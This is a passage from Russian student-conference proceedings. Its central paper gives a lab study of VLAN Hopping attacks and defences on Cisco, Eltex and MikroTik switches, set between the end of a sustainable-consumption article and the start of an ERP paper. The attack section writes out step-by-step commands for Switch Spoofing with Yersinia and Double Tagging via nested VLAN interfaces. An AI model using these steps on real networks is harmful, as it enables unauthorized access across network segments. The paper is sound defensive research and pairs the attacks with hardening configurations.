В этой связи организация производства в пределах региона или близко расположенных регионов, позволяет отказаться от длительных перевозок продукции, что в отношении продуктов питания позволит не утратить их качества и для экологии – минимизировать вредоносное воздействие от транспортного средства. Регион в свою очередь позволит решить вопросы занятости населения и главное – сохранение молодого поколения.

Использование в процессе производства неограниченных ресурсов позволит также сократить негативное влияние на окружающую среду и применить инновационные технологии. Энергия ветра, солнечного света, движения воды – уже применяются, являются эффективными, энергосберегающими технологиями и при создании являются высоко затратными.

В аспекте устойчивого потребления, потребители продукции, должны более ответственно подходить к процессу использования и потребления.

Устойчивое потребление – путь к устойчивому развитию, основными идеями, которых выступают:

- эффективное использование ресурсов. Показателями потребления ресурсов являются ресурсоёмкость и ресурсоэффективность. Индустриализация и глобализация рынков усилили тенденцию к чрезмерному потреблению ресурсов. В настоящее время мы можем констатировать что уровень потребления ресурсов не соответствует наличию первичных ресурсов;

- минимизация отходов и загрязнения. Перерабатывающая промышленность порождает конфликт интересов с населением, но повторно (неоднократно) используемая приобретает первостепенное значение;

- использование возобновляемых ресурсов на постоянной основе. В данном случае необходимо учитывать собственные возможности природы и очистных сооружений, контроль над ними, в случае использования, например, водных ресурсов как возобновляемых;

- повторное использование продукции. Отличие от переработки заключается в том, что продукция не подвергается измельчению и использованию технологического процесса.

Вопросы устойчивого потребления в 2025 году стали тематикой Международного дня защиты прав потребителей. Главная цель темы - сформировать ответственное потребление товаров, то есть тех, которые действительно необходимы. Важность снижения избыточного потребления положительно отразится на экономических отношениях и повысит экономическую безопасность отдельного хозяйствующего субъекта, в частности: рационального использования трудовых ресурсов, в том числе с использованием трудовой миграции [2, С.145], сельскохозяйственных угодий, логических отношений и т.д.

Вопросы избыточного потребления волнуют и психологов, работающих с вопросами «как перестать покупать ненужное?».

Порой потребитель сопровождает свои приобретения в интернет-магазинах скидками, подарками и разного рода «скидочными» акциями. В результате импульсивной покупки возрастает количество возврата товаров.

Необходимо учитывать, что хозяйствующий субъект и продавец озадачены проблемой возврата товаров.

Мы допускаем, что в момент подобных эмоциональных покупок потребитель в некой степени утрачивает объективное сознательно-волевое, целенаправленное поведение (действие) в силу ряда субъективных причин: желание выделиться, поддержать свой социальный статус, удивить и т. д.

Для формирования нетерпимости к избыточному потреблению, необходимо руководствоваться принципами: сознательности, минимализма, экологической устойчивостью, социальной ответственностью локальным потреблением.

#### **Использованные источники:**

1. Иванова А.М., Пустотина Н.В. Угрозы экономической безопасности региона: современный аспект// Сборник: Социально-экономическое развитие регионов России: тенденции, проблемы, перспективы. сборник научных трудов V Всероссийской научно-практической конференции. Волгоград, 2024. С. 144-150. С.136-140. URL: <https://www.elibrary.ru/item.asp?id=77080590> (дата обращения 29.06.2025г.).
2. Красовская А.М., Пустотина Н.В. "Трудовая миграция" современный региональный и федеральный аспекты//Сборник: Социально-экономическое развитие регионов России: тенденции, проблемы, перспективы. сборник научных трудов V Всероссийской научно-практической конференции. Волгоград, 2024. С. 144-150. URL: <https://www.elibrary.ru/item.asp?id=77080625>(дата обращения 29.06.2025г.).

**Бутаков Л.О.**  
*студент*

**Морозов Т.А.**  
*студент*

**Научный руководитель: Павловский В.В.**  
*старший преподаватель*  
**кафедра БИТ РГУ нефти и газа (НИУ) имени И.М. Губкина**

## **МЕТОДЫ ТЕСТИРОВАНИЯ И ЗАЩИТЫ ОТ АТАКИ VLAN HOPPING**

**Аннотация:** В статье рассматриваются основные принципы и механизмы атаки VLAN Hopping — способа обхода сетевой изоляции, предоставляемой виртуальными локальными сетями (VLAN), с целью получения несанкционированного доступа к ресурсам других VLAN. Описаны наиболее распространённые техники реализации атак Switch Spoofing и Double Tagging. Приведены практические методики тестирования сетевой инфраструктуры на уязвимость к этим атакам с использованием специализированного инструментария. Представлены рекомендации по эффективным мерам защиты, включающим правильную настройку портов коммутаторов, отключение автоматического согласования транковых соединений и использование нестандартных VLAN ID для native VLAN. Результаты исследования показывают критическую важность комплексного подхода к конфигурации сетевого оборудования для обеспечения надежной защиты от атак VLAN Hopping.

**Ключевые слова:** VLAN Hopping, Switch Spoofing, Double Tagging, сетевая безопасность, тестирование на проникновение, DTP, IEEE 802.1Q, коммутаторы, сегментация сети.

**Butakov L.O.**  
*student*

**Morozov T.A.**  
*student*

**Scientific supervisor: Pavlovskiy V.V.**  
*senior lecturer*

**Department of BIT**  
**Gubkin Russian State University of Oil and Gas, NRU**

## **METHODS OF TESTING AND PROTECTION AGAINST VLAN HOPPING ATTACKS**

**Abstract:** The article discusses the basic principles and mechanisms of VLAN Hopping attacks, a method of bypassing network isolation provided by virtual local

*area networks (VLANs) in order to gain unauthorized access to resources of other VLANs. The most common techniques for implementing Switch Spoofing and Double Tagging attacks are described. Practical methods of testing network infrastructure for vulnerability to these attacks using specialized tools are presented. Recommendations on effective protection measures are presented, including proper configuration of switch ports, disabling automatic trunk connection negotiation, and using non-standard VLAN IDs for native VLANs. The results of the study show the critical importance of an integrated approach to network equipment configuration to ensure reliable protection against VLAN Hopping attacks.*

**Keywords:** *VLAN Hopping, Switch Spoofing, Double Tagging, Network Security, Penetration Testing, DTP, IEEE 802.1Q, Switches, Network Segmentation.*

Современные корпоративные сети характеризуются высокой степенью сложности и разнородности подключенных устройств, что требует эффективных механизмов сегментации для обеспечения безопасности и управляемости сетевой инфраструктуры. Виртуальные локальные сети (VLAN) стали стандартным решением для логической сегментации сетевого трафика, позволяя создавать изолированные домены безопасности в рамках единой физической инфраструктуры.

Исследования в области безопасности VLAN ведутся с момента появления технологии в середине 1990-х годов. Значительный вклад в изучение уязвимостей VLAN внесли такие исследователи, как Frank Knobbe, который в 2002 году описал основные принципы атак VLAN Hopping, и David Converg, автор фундаментальной работы "Hacking Layer 2". Современные исследования фокусируются на анализе новых векторов атак, связанных с эволюцией сетевых протоколов и появлением программно-определяемых сетей.

На сегодняшний день хорошо изучены основные механизмы работы протоколов IEEE 802.1Q и Dynamic Trunking Protocol, разработаны стандартные меры защиты от классических атак VLAN Hopping. Однако остается недостаточно исследованным вопрос адаптации существующих методик тестирования к современным гибридным сетевым архитектурам и оценки эффективности защитных мер в условиях использования различных производителей сетевого оборудования.

**Объект исследования:** безопасность виртуальных локальных сетей в контексте атак обхода сетевой изоляции.

**Предмет исследования:** методики реализации атак VLAN Hopping, инструментарий для тестирования уязвимостей и эффективность защитных мер против данного типа угроз.

**Цель исследования:** разработка комплексного подхода к выявлению уязвимостей VLAN Hopping и формирование практических рекомендаций по защите сетевой инфраструктуры от данного типа атак. Практические рекомендации будут представлены в отдельном разделе, который наглядно

будет показывать настройку всех устройств, которые участвуют в эксперименте.

**Основные гипотезы исследования:**

1. Автоматизированные инструменты тестирования могут эффективно выявлять потенциальные точки атак;
2. Комплексный подход к защите обеспечивает значительное снижение рисков компрометации.

**Тип исследования:** прикладное исследование с элементами экспериментального тестирования.

**Характеристика среды исследования:** лабораторная сетевая инфраструктура, включающая физические коммутаторы Cisco Catalyst серии 2960, Eltex MES1428, MikroTik (CRS326-24G-25+RM), а также два PC с операционными системами Linux.

**Методы сбора данных:**

1. Анализ конфигураций сетевого оборудования;
2. Автоматизированное тестирование с использованием инструментов Yersinia и Scapy;
3. Мониторинг сетевого трафика с применением Wireshark;
4. Анализ логов коммутаторов и систем обнаружения вторжений.

**Процедура проведения исследования:**

1. Настройка тестовой среды с различными конфигурациями VLAN;
2. Реализация атак Switch Spoofing и Double Tagging;
3. Тестирование эффективности защитных мер;
4. Анализ результатов и формирование рекомендаций.

**Методы обработки данных:** качественный анализ эффективности защитных мер, сравнительный анализ поведения различных моделей коммутаторов.

Прежде всего следует разобраться с тем, что такое атака VLAN Hopping. Атака VLAN Hopping представляет собой сложную и многофакторную угрозу кибербезопасности, направленную на нарушение изоляции виртуальных локальных сетей (VLAN) и получение несанкционированного доступа к сетевым ресурсам. Данная атака эксплуатирует фундаментальные механизмы функционирования VLAN-технологий, включая процессы тегирования трафика по стандарту IEEE 802.1Q и динамическое формирование магистральных соединений между коммутаторами. Основными векторами реализации VLAN Hopping являются атака подмены коммутатора (Switch Spoofing) и атака двойного тегирования (Double Tagging), каждая из которых использует различные уязвимости в конфигурации сетевого оборудования для преодоления границ VLAN.

Switch Spoofing – атака подмены коммутатора представляет собой изощренный метод компрометации VLAN-сегментации, при котором злоумышленник эмулирует поведение легитимного сетевого коммутатора для принуждения целевого устройства к созданию магистрального соединения. Данная атака эксплуатирует механизмы автоматического согласования trunk-

портов, основанные на протоколе DTP, который предназначен для упрощения администрирования сети путем автоматической настройки межкоммутаторных соединений. Злоумышленник настраивает свое устройство на отправку специально сформированных DTP-пакетов, имитирующих запросы на создание магистрального соединения от имени коммутатора, что приводит к неправильной интерпретации целевым коммутатором роли атакующего устройства в сетевой топологии.

Double Tagging – атака двойного тегирования представляет собой более сложную и технически изощренную разновидность VLAN Hopping, которая эксплуатирует особенности обработки VLAN-тегов коммутаторами в магистральных соединениях. Данная атака основана на манипулировании механизмом обработки множественных VLAN-тегов в сетевых кадрах, позволяя злоумышленнику обходить стандартные механизмы изоляции VLAN и доставлять трафик в целевые сегменты сети, к которым у него нет непосредственного доступа. Концептуальной основой атаки является создание Ethernet-кадра с двумя VLAN-тегами: внешним тегом, соответствующим VLAN, к которому подключен злоумышленник, и внутренним тегом, указывающим на целевую виртуальную сеть.

Таким образом, Switch Spoofing возможен только на Cisco Catalyst 2960, где возможен DTP. Double Tagging работает на всех трёх коммутаторах при наличии native VLAN 1 на trunk-портах.

На рисунке 1 представлена используемая топология сети.




Рисунок 1 – Топология сети для эксперимента

Далее представлена настройка всех машин. Эксперимент был проведён несколько раз с различным устройствами в роли L2 коммутатора, поддерживающего VLAN и trunk-порты.

Для того, чтобы переходить к настройке физических устройств стоит воспользоваться специальным приложением – PuTTY, которое позволит подключиться к коммутаторам (Cisco Catalyst 2960 и Eltex MES1428) для того, чтобы настроить их изнутри. Само приложение представлено на рисунке 2.




Рисунок 2 – Приложение PuTTY для настройки коммутаторов

Рассмотрим настройку конкретных машин. Для начала покажем настройку Cisco Catalyst 2960 и Eltex MES1428. Стоит понимать, что настройка производилась по отдельности каждый раз для каждого нового состава топологии, ведь в эксперименте участвуют три устройства: два PC и один коммутатор.

Начнём с объяснения настройки коммутатора Cisco Catalyst 2960. Создадим VLAN, настроим trunk-порт, настроим порты двух ПК (у одного – динамический режим, у другого – порт access). Данная настройка показана на рисунке 3. Для удобства присвоим разные hostname для коммутаторов (Switch – Cisco Catalyst 2960; Switch2 – Eltex MES1428).

```

Switch#configure terminal
Switch(config)#vlan 20
Switch(config-vlan)#name VLAN20_V
Switch(config-vlan)#exit
Switch(config)#interface GigabitEthernet0/1
Switch(config-if)#switchport trunk encapsulation dot1q
Switch(config-if)#switchport mode trunk
Switch(config-if)#switchport trunk native vlan 1
Switch(config-if)#switchport trunk allowed vlan 1,20
Switch(config-if)#no shutdown
Switch(config-if)#exit
Switch(config)#interface FastEthernet0/1
Switch(config-if)#switchport mode dynamic desirable
Switch(config-if)#switchport trunk encapsulation
Switch(config-if)#switchport trunk native vlan 1
Switch(config-if)#no shutdown
Switch(config-if)#exit
Switch(config)#
Switch(config)#interface FastEthernet0/10
Switch(config-if)#switchport mode dynamic desirable
Switch(config-if)#switchport trunk encapsulation dot1q
Switch(config-if)#switchport trunk native vlan 1
Switch(config-if)#no shutdown
Switch(config-if)#exit
Switch(config)#interface FastEthernet0/20
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 20
Switch(config-if)#no shutdown

```

Рисунок 3 – Настройка Cisco Catalyst 2960

Теперь покажем настройку для Eltex MES1428. Создадим VLAN 1 (native) и VLAN 20. Настроим порт для атакующего ПК (PC1) в режиме general (для trunk) interface GigabitEthernet 0/1. Настроим порт для жертвы (PC2) в VLAN 20. Данная настройка показана на рисунке 4.

```

Switch2#configure terminal
Switch2(config)#vlan 1
Switch2(config-vlan)#exit
Switch2(config)#vlan 20
Switch2(config-vlan)#exit
Switch2(config)#interface GigabitEthernet 0/1
Switch2(config-if)#switchport mode general
Switch2(config-if)#switchport general allowed vlan add 1 untagged
Switch2(config-if)#switchport general pvid 1
Switch2(config-if)#no shutdown
Switch2(config-if)#exit
Switch2(config)#interface GigabitEthernet 0/2
Switch2(config-if)#switchport mode access
Switch2(config-if)#switchport access vlan 20
Switch2(config-if)#no shutdown
Switch2(config-if)#exit
Switch2(config)#exit

```

Рисунок 4 – Настройка Eltex MES1428

Также продемонстрируем настройку MikroTik. Осуществим подключение через ssh, и введём команды, которые представлены на рисунке 5.

```

[root@ALT ~]$ sh -okexAlgorithms=+diffie-hellman-group1-shal -oCiphers=+aes128-cbc admin@192.168.88.1
The authenticity of host '192.168.88.1 (192.168.88.1)' can't be established.
RSA key fingerprint is SHA256:bn00hVoa47Kb3pc+5fdHVQwJ+T400BASrvX2qL0sbks.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.88.1' (RSA) to the list of known hosts.
Password:

[root@MikroTik]> /interface bridge add name=bridgel vlan-filtering=yes
[root@MikroTik]> /interface bridge port add bridge=bridgel interface=ether1
[root@MikroTik]> /interface bridge port add bridge=bridgel interface=ether2
[root@MikroTik]> /interface bridge port add bridge=bridgel interface=ether24
[root@MikroTik]> /interface bridge vlan add bridge=bridgel tagged=ether24 vlan-ids=1,20
[root@MikroTik]> /interface bridge vlan add bridge=bridgel untagged=ether1 vlan-ids=1
[root@MikroTik]> /interface bridge vlan add bridge=bridgel untagged=ether2 vlan-ids=20

```

Рисунок 5 – Настройка MikroTik

Далее перейдем к настройке PC. Покажем настройку атакующего PC. Сначала настроим IP адрес (access порт VLAN 1). Настройка представлена на рисунке 6.

```

[root@ALT ~]$ ip addr flush dev eth0
[root@ALT ~]$ ip addr add 192.168.1.10/24 dev eth0
[root@ALT ~]$ ip link set eth0 up
[root@ALT ~]$

```

Рисунок 6 – Настройка IP на атакующем PC

На PC жертве настройка IP (VLAN 20) аналогичная, только IP здесь: 192.168.20.10/24.

Для того, чтобы осуществить атаку Switch Spoofing нужно включить поддержку VLAN-тегов на атакующем PC (рисунок 7).

```

[root@ALT ~]$ modprobe 8021q
[root@ALT ~]$

```

Рисунок 7 – Включение VLAN-тегов

Для запуска самой атаки потребуется специальная утилита Yersinia (интерфейс представлен на рисунке 9). Для её запуска в консоли прописать команду, которая представлена на рисунке 8.

```

[root@ALT ~]$ yersinia -G
[root@ALT ~]$

```

Рисунок 8 – Запуск приложения Yersinia




Рисунок 9 – Интерфейс приложения Yersinia

Для запуска атаки внутри приложения Yersinia нужно нажать следующую последовательность кнопок: "DTP" → "Enabling trunking" → "Атака на eth0".

Для того, чтобы осуществить атаку Double Tagging создадим двойной VLAN интерфейс на атакующем PC (рисунок 10).

```
[root@ALT ~]$ ip link add link eth0 name eth0.1 type vlan id 1
[root@ALT ~]$ ip link add link eth0.1 name eth0.1.20 type vlan id 20
[root@ALT ~]$ ip addr add 192.168.20.100/24 dev eth0.1.20
[root@ALT ~]$ ip link set eth0.1.20 up
[root@ALT ~]$
```

Рисунок 10 – Создание двойного VLAN интерфейса

А для проведения самой атаки потребуется следующая команда на PC: ping 192.168.20.10. Применение команды – на рисунке 11.

```
[root@ALT ~]$ ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data:
64 bytes from 192.168.20.10: icmp_seq=1 ttl=64 time=0.474 ms
64 bytes from 192.168.20.10: icmp_seq=2 ttl=64 time=0.442 ms
64 bytes from 192.168.20.10: icmp_seq=3 ttl=64 time=0.220 ms
64 bytes from 192.168.20.10: icmp_seq=4 ttl=64 time=0.220 ms
64 bytes from 192.168.20.10: icmp_seq=5 ttl=64 time=0.220 ms
64 bytes from 192.168.20.10: icmp_seq=6 ttl=64 time=0.223 ms
64 bytes from 192.168.20.10: icmp_seq=7 ttl=64 time=0.415 ms
```

Рисунок 11 – Запуск атаки Double Tagging

Защита от атак VLAN Hopping требует реализации комплексного подхода к настройке сетевого оборудования и применения множественных уровней безопасности для минимизации рисков компрометации VLAN-сегментации. Первичной мерой защиты от атак Switch Spoofing является отключение автоматического согласования магистральных портов путем деактивации протокола DTP на всех портах коммутаторов, которые не предназначены для межкоммутаторных соединений. Это достигается использованием команды switchport nonegotiate, что полностью исключает возможность динамического создания trunk-портов. Дополнительно необходимо явно настраивать все порты конечных устройств в режиме access

с помощью команды `switchport mode access`, что гарантирует их функционирование исключительно в качестве портов доступа.

Предотвращение атак двойного тегирования требует более сложных конфигурационных изменений, направленных на устранение уязвимостей в обработке нативного VLAN. Ключевой мерой защиты является изменение нативного VLAN с используемого по умолчанию VLAN 1 на неиспользуемый идентификатор, что исключает возможность подключения конечных устройств к нативному VLAN. Эта мера должна применяться последовательно на всех магистральных портах в сетевой инфраструктуре для поддержания целостности конфигурации. Дополнительно рекомендуется использование явного тегирования для всех VLAN, включая нативный, что может быть достигнуто настройкой `vlan dot1q tag native` на магистральных портах Cisco коммутаторов.

Перейдём обеспечению защиты устройств. Для того, чтобы осуществить защиту на Cisco Catalyst 2960, отключим DTP на порту PC1. Изменим native VLAN на trunk-порту. Включим Port Security. Данная настройка представлена на рисунке 9.

```
Switch#configure terminal
Switch(config)#interface FastEthernet0/1
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 999
Switch(config-if)#switchport nonegotiate
Switch(config-if)#no shutdown
Switch(config-if)#exit
Switch(config)#interface GigabitEthernet0/24
Switch(config-if)#switchport trunk native vlan 999
Switch(config-if)#exit
Switch(config)#interface FastEthernet0/1
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum 1
Switch(config-if)#switchport port-security violation shutdown
Switch(config-if)#exit
Switch(config)#end
Switch#
```

Рисунок 9 – Настройки для защиты для Cisco Catalyst 2960

Теперь осуществим защиту на Eltex MES1428. Переведём порт PC1 в access-режим. Изменим native VLAN на trunk-порту. Настройка представлена на рисунке 10.

```
Switch2#configure terminal
Switch2(config)#interface GigabitEthernet0/1
Switch2(config-if)#switchport mode access
Switch2(config-if)#switchport access vlan 999
Switch2(config-if)#no switchport general allowed vlan
Switch2(config-if)#no shutdown
Switch2(config-if)#exit
Switch2(config)#interface GigabitEthernet0/24
Switch2(config-if)#switchport trunk native vlan 999
Switch2(config-if)#exit
Switch2(config)#exit
Switch2#
```

Рисунок 10 – Настройки для защиты для Eltex MES1428

Для защиты MikroTik заходим на него через ssh и делаем настройку, которая представлена на рисунке 11.

```
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.88.1' (RSA) to the list of known hosts.
Password:

[root@MikroTik]> /interface bridge vlan set [find vlan-ids=1] vlan-ids=999
[root@MikroTik]> /interface bridge vlan add bridge=bridge1 tagged=ether24 vlan-ids=999,20
[root@MikroTik]> /interface bridge port set ether1 pvid=999
```

Рисунок 11 – Настройки для защиты для MikroTik

Таким образом, в настройке MikroTik CRS326 native VLAN изменяется с 1 на 999, чтобы снизить риски атак, связанных с использованием стандартного нативного VLAN. Порт ether24 настроен как tagged для VLAN 999 и VLAN 20 — это trunk-порт, передающий трафик с VLAN тегами. Порт ether1 назначен с PVID 999, что соответствует неиспользуемому VLAN, и служит как access-порт для устройства PC1, изолируя его от основных VLAN. Такая конфигурация обеспечивает разделение трафика и предотвращает несанкционированный доступ между VLAN. В MikroTik CRS326 настройка VLAN осуществляется через виртуальный мост (bridge), который объединяет физические порты и управляет передачей трафика с учётом VLAN-тегов. При этом протокол DTP отсутствует, и все trunk-порты настраиваются вручную, что повышает безопасность и исключает возможность динамического согласования trunk. Назначение IP-адреса на интерфейс моста (bridge) позволяет управлять устройством и обеспечивать маршрутизацию трафика через него. Таким образом, мы создаём виртуальный коммутатор с поддержкой VLAN, который эффективно разделяет трафик между VLAN и объединяет физические интерфейсы в единую управляемую сетевую структуру.

В ходе проведённого исследования была подтверждена уязвимость сетевого оборудования к атакам VLAN Hopping при некорректной конфигурации портов. Эксперименты, выполненные на трёх различных коммутаторах — Cisco Catalyst 2960, Eltex MES1428 и MikroTik CRS326 — показали, что атаки типа Switch Spoofing и Double Tagging могут быть реализованы при неправильной настройке портов, в частности, при использовании динамического согласования trunk (DTP) на Cisco или при наличии незащищённого trunk/наличия стандартного native VLAN на всех устройствах. Это свидетельствует о том, что основная причина уязвимости связана с ошибками конфигурирования, а не с аппаратными ограничениями устройств.

Особенно эффективно атака Switch Spoofing проявилась на коммутаторе Cisco Catalyst 2960, где реализован протокол DTP: злоумышленник может эмулировать поведение коммутатора и перевести порт в режим trunk, получая доступ к трафику всех VLAN, проходящих через данный порт. На MikroTik CRS326 и Eltex MES1428 данный вектор атаки невозможен, поскольку эти устройства не поддерживают DTP, и trunk-порты настраиваются только вручную. Успешная реализация этой атаки на Cisco подчёркивает

необходимость отключения протокола DTP и жёсткой настройки портов в режиме access для конечных устройств, что значительно снижает риски.

Атака Double Tagging была успешно реализована на всех трёх моделях коммутаторов, однако с определёнными ограничениями. Она позволила получить односторонний доступ к VLAN, обходя стандартные механизмы сегментации. На MikroTik CRS326, Eltex MES1428 и Cisco Catalyst 2960 при использовании нативного VLAN 1 атака прошла успешно, но её эффективность ограничена односторонним характером связи и требует точного знания топологии VLAN. Это важно учитывать при оценке угроз и планировании мер защиты.

Практические результаты исследования подтвердили, что рекомендуемые меры безопасности — отключение DTP (для Cisco), явное задание режимов портов (access или trunk), изменение нативного VLAN с VLAN 1 на другой идентификатор, а также внедрение механизмов Port Security и 802.1Q — существенно снижают риск успешного проведения атак VLAN Hopping. Регулярный аудит конфигураций и соблюдение этих рекомендаций являются ключевыми элементами защиты сетевой структуры.

Наконец, несмотря на общую уязвимость, различия в реализации и поведении коммутаторов MikroTik CRS326, Eltex MES1428 и Cisco Catalyst 2960 влияют на нюансы проведения атак и их обнаружения. Эти особенности необходимо учитывать при проектировании комплексных мер безопасности и при оценке потенциальных рисков для корпоративных сетей.

Таким образом, проведённое исследование подтвердило, что атаки VLAN Hopping остаются актуальной и серьёзной угрозой при неправильной конфигурации сетевого оборудования. Для обеспечения надёжной защиты необходимо строгое соблюдение рекомендаций по настройке VLAN и trunk-портов, а также регулярный мониторинг и аудит сетевой инфраструктуры.

Проведённое исследование подтвердило актуальность угроз VLAN Hopping для современных сетевых инфраструктур. Экспериментальное тестирование показало высокую эффективность атак Switch Spoofing и Double Tagging против оборудования с конфигурациями по умолчанию, что подтверждает основную гипотезу о связи уязвимостей с неправильной настройкой сетевого оборудования.

#### **Результаты проверки гипотез:**

1. *Гипотеза 1 подтверждена:* автоматизированные инструменты показали эффективность выявления уязвимостей;

2. *Гипотеза 2 подтверждена:* комплексная защита обеспечила полное предотвращение протестированных атак.

#### **Практические рекомендации:**

1. Обязательная настройка всех портов доступа в режим access с отключением DTP;

2. Использование нестандартных VLAN ID для native VLAN на транковых портах;

3. Активация тегирования native VLAN для полной защиты от Double Tagging;

4. Внедрение специализированных правил мониторинга для обнаружения атак VLAN Hopping.

**Направления дальнейшего исследования:**

1. Анализ уязвимостей VLAN в программно-определяемых сетях (SDN);

2. Разработка автоматизированных систем обнаружения атак VLAN Hopping;

3. Изучение новых векторов атак, связанных с IPv6 и современными протоколами сетевой виртуализации.

**Использованные источники:**

1. Convery D., Choe J. Network Security Architectures [Электронный ресурс] // Cisco Press. - 2004. -

URL: <https://www.ciscopress.com/articles/article.asp?p=102157> (дата обращения: 03.04.2025)

2. Уймин А.Г. Компьютерные сети. L2-технологии [Электронный ресурс] // Ай Пи Ар Медия – Москва. - 2024. - URL: <https://www.iprbookshop.ru/epd-reader?publicationId=135231> - ISBN 978-5-4497-2539-4 - (дата обращения: 02.04.2025)

3. Knobbe F. VLAN Security [Электронный ресурс] // SANS Reading Room. - 2002. -

URL: <https://www.sans.org/reading-room/whitepapers/protocols/vlan-security-853> (дата обращения: 03.04.2025)

4. IEEE Standard 802.1Q-2018 - Bridges and Bridged Networks [Электронный ресурс] // IEEE Standards Association. - 2018. -

URL: [https://standards.ieee.org/standard/802\\_1Q-2018.html](https://standards.ieee.org/standard/802_1Q-2018.html) (дата обращения: 05.04.2025)

5. Cisco Security Response Team. VLAN Hopping Attack Prevention [Электронный ресурс] // Cisco Security Advisory. - 2023. -

URL: [https://tools.cisco.com/security/center/resources/vlan\\_hopping](https://tools.cisco.com/security/center/resources/vlan_hopping) (дата обращения: 05.04.2025)

6. SANS Institute. Network Penetration Testing Survey 2023 [Электронный ресурс] // SANS Survey Report. - 2023. - URL: <https://www.sans.org/reading-room/whitepapers/survey/network-penetration-testing-survey-2023-39845> (дата

обращения: 12.04.2025)

**Вагин К.Д.**  
студент

**Научный руководитель: Чаусова О.В., к.ф.-м.н.**  
**Технологический университет им. Леонова А.А.**

## **ОПТИМИЗАЦИЯ ERP-СИСТЕМЫ НА ПРИМЕРЕ ГОСКОРПОРАЦИИ «РОСАТОМ»**

**Аннотация:** В статье рассматриваются вопросы оптимизации ERP-системы на примере госкорпорации «Росатом». Проведен детальный анализ существующих проблем в процессе согласования замен с использованием различных методов исследования, включая интервьюирование разных подразделений, анкетирование и наблюдение за рабочими процессами. Выявлены основные проблемы, которые влекут за собой значительные операционные и финансовые риски, включая простои в производстве. Кроме того, отсутствие регламентированных процедур согласования замен ТМЦ приводит к их задержке на этапе входного контроля, что увеличивает сроки реализации проектов и ведет к дополнительным издержкам. Существующие недостатки системы ОМТС, требуют комплексного подхода к оптимизации. С помощью факторного анализа было выявлено четыре ключевых направления для автоматизации процесса замен и разработана архитектура автоматизированной информационной системы «Согласование замен».

**Ключевые слова:** оптимизации ERP-системы, согласование замен, автоматизация процесса

**Vagin K.D.**  
student

**Scientific supervisor: Chausova O.V., PhD in Physics and Mathematics**  
**Technological University named by Leonov A.A.**

## **OPTIMIZATION OF ERP-SYSTEM ON THE EXAMPLE OF STATE CORPORATION "ROSATOM"**

